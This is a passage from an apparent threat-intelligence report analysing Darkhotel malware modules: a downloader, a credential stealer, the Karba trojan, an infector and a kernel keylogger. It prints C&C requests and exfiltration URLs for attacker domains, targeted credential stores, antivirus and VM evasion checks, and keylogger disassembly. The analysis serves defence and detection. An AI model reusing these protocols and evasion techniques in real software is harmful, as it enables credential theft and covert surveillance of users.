   If the C&C IP address is valid, the module issues another HTTP request:
   GET /major/txt/read.php HTTP/1.1
   UserAgent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
   .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
   Host: autolace.twilightparadox.com
   Connection: KeepAlive
   CacheControl: nocache

   The server response can be one of the following:

   a. DEXT87no

   b. DEXT87up;<DATASIZE>;<DATA>

Where <DATASIZE> is a decimal integer that represents length of <DATA> field in bytes; <DATA> is a binary data separated from <DATASIZE> field by semicolon. Please note, that after receiving <DATA>, it is XORed with byte value 0x55 and saved to a disk in a file named «ctfmon.exe» (current directory is used). Upon successful receiving of the file it is started in a new process.

## Information Stealer

| Filename | MD5 | Link Time (UTC) | Linker |
|---|---|---|---|
| DmaUp3.exe | 864cd4a59215a7db2740dfbe4a648053 | 2012.04.30 00:25:59 | 6.0 |

This module is relatively large (455Kb) and comes as a part of WinRar SFX file that drops and starts the module from %APPDATA%\Microsoft\Display\DmaUp3.exe. The main purpose of the module is to collect various secrets stored on a local system. This module is designed not to run on Windows with system default codepage set to Korean.

### Technical Details

From the very beginning this module checks if «**bdagent.exe**» process is running on current system. **Bdagent.exe** is a name for BitDefender Antivirus component. If it is running, it uses simple AV heuristics evasion technique. The code starts a thread that simulates keystrokes of ESC keyboard key and then shows a system modal message box. Pushing ESC key closes the modal message box. Right after that keystroke generation thread is terminated and the module continues normal execution as if «bdagent.exe» was not running.

Next the module makes sure only one instance of current code is running by checking if system mutex object named «**920111215**» exists. After that, the module collects information about current system which includes the following:

- Network adapter MAC address
- CPU Name and Identifier
- System default codepage
- Windows OS and Service Pack versions
- Hostname and IP address
- Local user name
- Cached passwords from Internet Explorer 6/7/8/9 (Protected Storage and IntelliForms)

- Mozilla Firefox stored secrets (<12.0)
- Chrome stored secrets
- MS Outlook Express accounts
- MS Windows Mail accounts
- MS Windows Live Mail accounts
- MS Outlook accounts (SMTP/IMAP/POP3/HTTP)
- MSN Messenger
- Gmail Notifier credentials
- Google Desktop accounts
- Google Talk accounts

If the module reveals that current System default codepage is 0412 (Korean) it terminates.

There is one interesting specifics in Microsoft IntelliForms which reveals attacker's interests. IntelliForms technology keeps login/password information in the registry in encrypted form. However, there is no clear information about the corresponding website which requires given login and password. The only information Intelliforms offers about the place where given login/password should be used is a hash of the webpage URL. So far, the attackers can steal logins and passwords but to understand where they are from they must guess the string which produced given hash. They have implemented this logics in the malware. When IntelliForms information is stolen the malware tries to check the list of known login page URLs to recover the originating webpage address. Here is the list of URLs that are checked by the malware:

- http://twitter.com
- http://facebook.com
- http://passport.yandex.ru/passport
- http://www.yandex.ru
- http://qip.ru
- http://mail.qip.ru
- https://login.nifty.com/service/login
- http://e.mail.ru/cgibin/login
- http://mail.ru
- http://mail.126.com
- http://secure.zapak.com/mail/zapakmail.php

- https://lavabit.com/apps/webmail/src/login.php
- http://www.bigstring.com
- http://www.gmx.com
- http://passport.sohu.com/indexaction.action
- http://www.sohu.com
- https://www.zoho.com/login.html
- http://mail.sina.com.cn
- http://members.sina.com/index.php
- http://www.care2.com/passport/login.html
- http://www.mail.com/int
- https://fastmail.fm/mail
- https://www.inbox.com/login.aspx
- http://www.gawab.com
- http://mail.163.com
- http://registration.lycos.com/login.php
- http://www.mail.lycos.com
- https://my.screenname.aol.com/_cqr/login/login.psp
- https://edit.bjs.yahoo.com/config/login
- https://login.yahoo.co.jp/config/login
- https://login.yahoo.com/config/login_verify2
- https://login.live.com/login.srf
- https://www.google.com/accounts/servicelogin

The list of targeted services includes some local services specifically popular in:

- United States
- Russia
- China
- Japan
- Middle Eastern countries
- India

The module uses several simple XORbased algorithms to encrypt embedded string data. String encryption/decryption functions use the following keys:

**«Microsoft Corporation. All rights reserved.»**
**«90ed768ab728a0f74a4b957c31f1a213»**

The module works with all Firefox versions prior to **Mozilla Firefox 12.0**. Depending on version of Firefox, it can read Firefox database directly to dump stored secrets or utilize one Firefox libraries to access the configuration data. In addition it makes use of the following Mozilla Firefox libraries depending on Firefox version:

- nss3.dll
- plc4.dll
- mozcrt19.dll
- mozutils.dll
- mozglue.dll
- mozsqlite3.dll
- sqlite3.dll
- nspr4.dll
- plds4.dll
- nssutil3.dll
- softokn3.dll

When stealing secrets from Firefox and Chrome it uses builtin SQLite library code. The module is linked with **SQLite version 3.7.5 release candidate 2**, release hash **ed759d5a9edb3bba5f48f243df47be29e3fe8cd7 dated as 20110128 17:03:50**.

After stealing secrets from local system the malware executes some kind of embedded script. It is logging all actions to inform the operator what exactly was executed by this variant of the malware. The result of this execution is appended to the stolen data and uploaded to the C&C server.

The module uploads all collected information to one of the following URLs via POST request:

- hxxp://fenraw.northgeremy.info/html/docu.php
- hxxp://fenrmi.eu.pn/html/docu.php
- hxxp://fenrix.yaahosting.info/html/docu.php
- hxxp://fenry.zoka.cc/html/docu.php

It's the first time we see .pn domain used in malware. This top level country code domain is quite exotic and is assigned to Pitcairn Islands, which is Overseas territory of the United Kingdom in the Pacific. As of 2013 estimated population of Pitcairn Islands is only 56 people. An official .pn domain costs $100/year from the registry, however .eu.pn domains seem to be given away for free.

The malware uses fixed UserAgent string:
**Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)**

The data is uploaded as a POST request binary in the following format:
**<UserId>;<UniqueMachineId>;<EncryptionKey>;<GeneralSysInfo>**
where <UserId> is hardcoded identifier (i.e. «user2» in current sample); <UniqueMachineId> is a 32 characters long hex string which derived from network card MAC address; <EncryptionKey> is symmetrical encryption key used to encrypt <UserId> and <GeneralSysInfo> values. The malware uses text protocol, which is why potentially binary values of <UserId> and <GeneralSysInfo> are additionally encoded using Base64 algorithm.
<GeneralSysInfo> field contains only basic information about the system, i.e.:

**Info;**
**Sys@User : MYCOMPUTER@MyUser (0850)**
**C P U : Intel(R) Core(TM) i31667U CPU @ 1600GHz**
**System OS: Microsoft Windows XP (Service Pack 3)**
**Net card : 192.168.0.2 (133773311337)**

If the server reply contains a keyword «**minmei**» it continues sending additional information. «**Minmei**» may be a reference to a popular Japanese anime and manga known as «**The Super Dimension Fortress Macross**». A quote from Wikipedia: «Born in Yokohama Chinatown, Japan (though she is of partial Chinese descent) as Linn Minmei, Minmay moved in with her uncle Shaochin (少江) and aunt Feichun (慧中) on South Ataria Island in hopes of finding the path to fulfill her dream of becoming a star.»

## Trojan.Win32.Karba.e

| Filename | MD5 | Link Time (UTC) | Linker |
|---|---|---|---|
| acroedit.exe | 0fe3daf9e8b69255e592c8af97d24649 | 2013.10.29 00:21:48 | 6.0 |

### Technical Notes

The trojan iterates through running processes and looks for security software basing on executable filenames from the list below. If the process is found it keeps a record of the software name using short AV Identifier string from the following table of rules

| Process Name | AV Identifier | Company Name, Country |
|---|---|---|
| ekrn.exe | NOD | ESET, Czech Republic |
| NVCAgent.npc | NV | Naver NHN, Vietnam |
| 360tray.exe | 36 | Qihoo 360, China |
| msseces.exe | MS | Microsoft, USA |
| uiWinMgr.exe | TR | TrendMicro, Japan |
| AvastSvc.exe | AST | Avast, Czech Republic |
| RsMgrSvr.exe | RS | Rising, China |
| mcagent.exe | MC | McAfee, USA |
| avgidsagent.exe | AV | AVG, Czech Republic |
| ccsvchst.exe | NT | Symantec, USA |
| bdagent.exe | BD | BitDefender, Romania |
| avp.exe | KS | Kaspersky, Russia |
| V3LTray.exe | V | AhnLab, South Korea |
| AYAgent.aye | AY | ESTSoft, South Korea |

The malware uses a trick to evade running on a VMware. First, it checks if current process is running in WOW64 environment. If yes it does additional port I/O specific to VMWare virtual machine (the VMware hypervisor port: 0x5658; VMware hypervisor magic value: 0x564D5868). Another method to detect VM environment is to check local network adapter's IP address. If it belongs to subnet 192.168.100.* then the malware believes it's running in a VM. If VM is detected the process instantly terminates.

Next the malware submits collected information to the C&C server using HTTP GET request and the following URL format: http://<C2DOMAIN>/bin/read_i.php

?a1=%STEPID%&a2=%HOSTID%&a3=%SYSINFO%&a4=% AVSOFTID%, where %C2DOMAIN% is one of the following C&C domains:

- micronaoko.jumpingcrab.com
- microchsse.strangled.net
- microbrownys.strangled.net
- microplants.strangled.net
- microlilics.crabdance.com

%STEPID% is special text string indicating stage of malware operation. This string varies depending on the local system language and may be one of the following:

- «step2-down-k» for codepage 0412 (Korean)
- «step2-down-j» for codepage 0411 (Japanese)
- «step2-down-u» for codepage 0409 (English,US)
- «step2-down-r» for codepage 0419 (Russian)
- «step2-down-c» for codepage 0804 (Chinese)
- “step2-down-b” for codepage 0409 (English,US)
- «step2-down» for other codepages;

%HOSTID% is a special value generated from local network card MAC address; %SYSINFO% is a string with general system information (please see description above);

%AVSOFTID% is a string that contains indexes of AV software names in internal table of AV Identifiers (please see the table above).

## Selective Infector

### Technical Notes

Igfxext.exe can download a file and drop it to %APPDATA%\microsoft\display\ctfmon.exe (md5= **e8bfb82b0dd5cef46116d61f62c25060**). After execution, the downloaded file drops **SMAGENT.EXE** (md5 0306f9ae7786570139f78e78bc940597) to %APPDATA%\MICROSOFT\DISPLAY and executes it. This component is a virus, and is used to selectively infiltrate into other computers via USB or network shares.

## Trojan-Dropper & Injector (infected legitimate files)

### Technical Notes

A large number of files are detected by Kaspersky Lab scanners as Virus.Win32.Pioneer.dx. These files are all legitimate files that have been infected by another Darkhotel component. All of these infected files drop a 63kb self injecting component.

| Filename | MD5 | Link Time (UTC) | Linker |
|---|---|---|---|
| igfxext.exe | fcd2458376398b0be09eaa34f4f4d091 | 2012:07:27 17:10:30 | 6.0 |

This malware is 63kb in size. It is bound to a variety of other software packages that vary in name, but the host package is consistently detected as “Virus.Win32.Pioneer.dx”. The igfxext.exe component is dropped to disk and run. It spawns another suspended process with its own igfxext.exe image, but decrypts a smaller 32kb executable (cf1319d94f33380622ba000b7d8ad6e9,TrojanDownloader.Win32.Agent.xwge) from its .data section in memory with a simple xor 0xbb. The running process overwrites the igfxext.exe image in the suspended process with this smaller chunk of code. It then resumes the thread in the new process.

This smaller code section maintains similar functionality to the “worm” component:

- BASICAPI window creation and update
- VMWare detection/red pill
- AV check

- dmaup3.exe checks
- proto.dat check
- system information collection, encryption with «ab911001f78ad31552e47205ecc46466» key and transfer to c2

Host package files detected as “Virus.Win32.Pioneer.dx” are infected legitimate files, that do not have any selfpropagation routines.

## Enhanced Keyloggers and Development

### Technical Notes

It is signed with the familiar “belinda.jablonski@syniverse.com” digital certificate.

**77669d11c3248a6553d3c15cd1d8a60e** csmrs.exe, 478.8kb,
CompliedOn:20101111 08:46:47
Signed by belinda.jablonski@syniverse.com certificate.

This sample is started by code running within svchost.exe on WinXP SP3. It drops a keylogger. The debug path inside:

```
d:\KerKey\KerKey(일반)\KerKey\release\KerKey.pdb
```

Note 일반 means “General” in Korean

The dropper above maintains, drops and installs this kernel mode keylogger:
md5: 86b18e99072ba72d5d36bce9a00fc052 filename: ndiskpro.sys
size: 295kb
CompiledOn:20091124 11:56:22

Likely, it was developed as a part of a midtolate 2009 project:

```
e:\project\2009\x\total_source\32bit\ndiskpro\src\ioman.c
```

## Keylogger Code

This driver package is built to look like a legitimate low level Microsoft system device. It is installed as a system kernel driver “Ndiskpro” service, described as a “Microcode Update Device”. It is somewhat surprising that there is no rootkit functionality hiding this service:

```
SERVICE_NAME: Ndiskpro
DISPLAY_NAME: Ndiskpro
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0 ms
```

When loaded, the NDISKPRO.SYS driver hooks both INT 0x01 and INT 0xff, and retrieves keystroke data directly from port 0x60, the motherboard keyboard controller itself. Here we see the local port variables assigned values


```
.text:000139E0 var_20          = dword ptr -20h
.text:000139E0 var_19          = byte ptr -19h
.text:000139E0 Interval        = LARGE_INTEGER ptr -18h
.text:000139E0 Port            = dword ptr -10h
.text:000139E0 NewIrql         = byte ptr -9
.text:000139E0 var_8           = dword ptr -8
.text:000139E0 var_1           = byte ptr -1
.text:000139E0
.text:000139E0                 mov     edi, edi
.text:000139E2                 push    ebp
.text:000139E3                 mov     ebp, esp
.text:000139E5                 sub     esp, 24h
.text:000139E8                 mov     [ebp+Port], 64h
.text:000139EF                 mov     [ebp+var_20], 60h
.text:000139F6                 mov     [ebp+var_8], 0
.text:000139FD                 mov     [ebp+Interval.LowPart], 0FFFFD8F0h
.text:00013A04                 mov     [ebp+Interval.HighPart], 0FFFFFFFFh
.text:00013A0B                 mov     [ebp+var_8], 0
.text:00013A12                 jmp     short loc_13A1D
```

And here, the ports are directly being read with READ_PORT_UCHAR(0x64) and then READ_PORT_UCHAR(0x60):

```
.text:00013A1D loc_13A1D:                              ; CODE XREF: sub_139E0+32↑j
.text:00013A1D                 cmp     [ebp+var_8], 64h
.text:00013A21                 jnb     short loc_13A83
.text:00013A23                 mov     cl, 1Fh         ; NewIrql
.text:00013A25                 call    ds:KfRaiseIrql
.text:00013A2B                 mov     [ebp+NewIrql], al
.text:00013A2E                 mov     ecx, [ebp+Port]
.text:00013A31                 push    ecx             ; Port
.text:00013A32                 call    ds:READ_PORT_UCHAR
.text:00013A38                 mov     [ebp+var_19], al
.text:00013A3B                 movzx   edx, [ebp+var_19]
.text:00013A3F                 and     edx, 1
.text:00013A42                 jz      short loc_13A6A
.text:00013A44                 mov     eax, [ebp+var_20]
.text:00013A47                 push    eax             ; Port
.text:00013A48                 call    ds:READ_PORT_UCHAR
.text:00013A4E                 mov     [ebp+var_1], al
.text:00013A51                 movzx   ecx, [ebp+var_1]
```

It buffers, then communicates the data to the running user mode component. This component then encrypts and writes the retrieved values ondisk to a ran-

domly named .tmp, file like ffffz07131101.tmp. This file is located in the same directory as the original dropper, which maintains persistence across reboots with a simple addition to the HKCU run key.




Here is debug output demonstrating this component's data retrieval when the letter "D" is repeatedly pressed on the keyboard. Keyscan make and break codes are "0x20" and "0xA0" and for the key press and key release for the "D" key. The "0x1D" value from port 0x64 that you see below is basically an indication that the output buffer is full and the keyboard is locked, so it is safe for the driver to access the key value in port 0x60:

```
0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
```

```
0x60 port access, data = 0x20
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0xA0
    0x64 port access, data = 0x1D
    0x64 port access, data = 0x1D
0x60 port access, data = 0x20
[Output DeviceObject = 0x0, bIsHidKbd = 0x0
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
DR0 = 0x60, DR1 = 0x64, DR2 = 0xF7190410, DR3 = 0x0, DR6 = 0xFFFF2FF0,
DR7 = 0x22073F
Current ISR, HighAddress = 0xf718, LowAddress = 0xf330, Flag = 0xee oldCR4 =
0x6F9
oldDR7 = 0x22073F
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
<><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><><>
```

These debug messages and code style are duplicates of what chpie posted in the past.

This keylogger module encrypts and stores gathered data in a log file, as mentioned previously. Its encryption algorithm is similar to RC4. Interesting part is that the module randomly generates the key and stores it in an unexpected place: in the middle of the log file name. Hence, the numeric part of the filename is used as a seed for the pseudorandom number generator. Rand function is statically linked to insure same results on different computers.

Here is the commented RC4 encryption code:

```
.text:00404120
.text:00404120                  encrypt:                                ; CODE XREF: write_encrypted_data+25↑j
.text:00404120                                                          ; write_encrypted_data+5E↓j
.text:00404120 8B 44 24 18                      mov     eax, [esp+14h+arg_0] ; string
.text:00404124 8A 1C 06                         mov     bl, [esi+eax]   ; byte to encrypt
.text:00404127 E8 2A BA 00 00                   call    _rand
.text:0040412C 99                               cdq                     ; edx = 0
.text:0040412D B9 FF 00 00 00                   mov     ecx, 0FFh
.text:00404132 F7 F9                            idiv    ecx             ; edx - ramainder
.text:00404134 A1 00 86 47 00                   mov     eax, hFile      ; handle to log-file (<random>.tmp)
.text:00404139 6A 01                            push    1               ; uBytes
.text:0040413B 32 D3                            xor     dl, bl          ; xor with pseudorandom key
.text:0040413D 88 54 24 17                      mov     [esp+18h+Buffer], dl
.text:00404141 8D 54 24 17                      lea     edx, [esp+18h+Buffer]
.text:00404145 52                               push    edx             ; lpBuffer
.text:00404146 50                               push    eax             ; hFile
.text:00404147 FF D5                            call    ebp ; _lwrite   ; write encrypted char to the file
.text:00404149 83 C6 01                         add     esi, 1
.text:0040414C 3B F7                            cmp     esi, edi
.text:0040414E 7C D0                            jl      short encrypt
.text:00404150 5D                               pop     ebp
.text:00404151 5B                               pop     ebx
.text:00404152
.text:00404152                  loc_404152:                             ; CODE XREF: write_encrypted_data+1B↑j
.text:00404152 5F                               pop     edi
.text:00404153 B8 01 00 00 00                   mov     eax, 1
.text:00404158 5E                               pop     esi
.text:00404159 59                               pop     ecx
.text:0040415A C3                               retn
.text:0040415A                  write_encrypted_data endp
.text:0040415A
```

# Appendix E. Parallel and Previous Research

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